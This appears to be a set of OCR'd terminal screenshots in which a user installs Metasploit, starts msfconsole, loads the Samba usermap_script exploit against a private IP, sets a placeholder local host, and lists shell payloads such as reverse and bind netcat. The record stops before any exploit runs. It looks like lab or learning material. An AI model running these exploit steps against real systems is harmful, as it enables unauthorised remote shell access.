





```
sai@SAI:~$ msfconsole
Command 'msfconsole' not found, but can be installed with:
sudo snap install metasploit-framework
sai@SAI:~$ sudo snap install metasploit-framework
[sudo] password for sai:
Download snap "metasploit-framework" (2173) from channel "stable"
sploit-framework v6.4.88-dev from Jitendra Patro (jitpatro) installed
sai@SAI:~$ msfconsole

 ** Welcome to Metasploit Framework Initial Setup **
    Please answer a few questions to get started.


Would you like to use and setup a new database (recommended)? yes
Running the 'init' command for the database:
Creating database at /home/sai/snap/metasploit-framework/common/.msf4/db
Creating db socket file at /home/sai/snap/metasploit-framework/common
Starting database at /home/sai/snap/metasploit-framework/common/.msf4/db...waiting for server to start..
server started
success
Creating database users
Writing client authentication configuration file /home/sai/snap/metasploit-framework/common/.msf4/db/pg_
Stopping database at /home/sai/snap/metasploit-framework/common/.msf4/db
Starting database at /home/sai/snap/metasploit-framework/common/.msf4/db...waiting for server to start..
server started
success
Creating initial database schema
```




```
Creating initial database schema
Database initialization successful

 ** Metasploit Framework Initial Setup Complete **

This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search


                                   ______________
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $a,        |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $S`?a,     |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%__%%%%%%%%%%|       `?a, |%%%%%%%%__%%%%%%%%%__%%__ %%%%]
 [% .--------..-----.|  |_ .---.-.|       .,a$%|.-----.|  |.-----.|__||  |_ %%]
 [% |        ||  -__||   _||  _  ||  ,,aS$""`  ||  _  ||  ||  _  ||  ||   _|%%]
 [% |__|__|__||_____||____||___._||%$P"`       ||   __||__||_____||__||____|%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| `"a,       ||__|%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|____`"a,$$__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%        `"$   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]


       =[ metasploit v6.4.88-dev-                          ]
+ -- --=[ 2,556 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > Interrupt: use the 'exit' command to quit
```




```
       =[ metasploit v6.4.88-dev-                         ]
+ -- --=[ 2,556 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > Interrupt: use the 'exit' command to quit
msf > exit
sai@SAI:~$ use exploit/multi/samba/usermap_script
Command 'use' not found, did you mean:
  command 'ase' from deb ase (3.22.1-3)
  command 'fuse' from deb fuse-emulator-gtk (1.6.0+dfsg1-2)
  command 'fuse' from deb fuse-emulator-sdl (1.6.0+dfsg1-2)
  command 'nse' from deb ns2 (2.35+dfsg-5)
  command 'muse' from deb muse (4.2.1-1)
Try: sudo apt install <deb name>
sai@SAI:~$ msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true


                                   ____________
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|  $a,        |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|  $S`?a,     |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%__%%%%%%%%%%|       `?a,  |%%%%%%%%__%%%%%%%%%__%%__ %%%%]
 [% .--------..-----.|  |_ .---.-.|       .,a$%|.-----.|  |.-----.|__||  |_ %%]
 [% |        ||  -__||   _||  _  ||  ,,aS$""`  ||  _  ||  ||  _  ||  ||   _|%%]
 [% |__|__|__||_____||____||___._||%$P"`       ||   __||__||_____||__||____|%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| `"a,       ||__|%%%%%%%%%%%%%%%%%%%%%%%%%%]
```




```
       =[ metasploit v6.4.88-dev-                         ]
+ -- --=[ 2,556 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
msf exploit(multi/samba/usermap_script) > set LHOST <your_local_IP>
LHOST => <your_local_IP>
msf exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                     Disclosure Date  Rank    Check  Description
   -   ----                                     ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                 .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd    .                normal  No     Unix Command Shell, Bind TCP (via BusyBox
 telnetd)
   3   payload/cmd/unix/bind_inetd              .                normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                .                normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                .                normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat             .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping      .                normal  No     Unix Command Shell, Bind TCP (via netcat
-e)
```




```
   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                   .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd       .                normal  No     Unix Command Shell, Bind TCP (via BusyBox
 telnetd)
   3   payload/cmd/unix/bind_inetd                 .                normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                   .                normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                   .                normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat                .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping         .                normal  No     Unix Command Shell, Bind TCP (via netcat
-e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6    .                normal  No     Unix Command Shell, Bind TCP (via netcat
-e) IPv6
   9   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   10  payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) I
Pv6
   11  payload/cmd/unix/bind_r                     .                normal  No     Unix Command Shell, Bind TCP (via R)
   12  payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   13  payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) I
Pv6
   14  payload/cmd/unix/bind_socat_sctp            .                normal  No     Unix Command Shell, Bind SCTP (via socat)
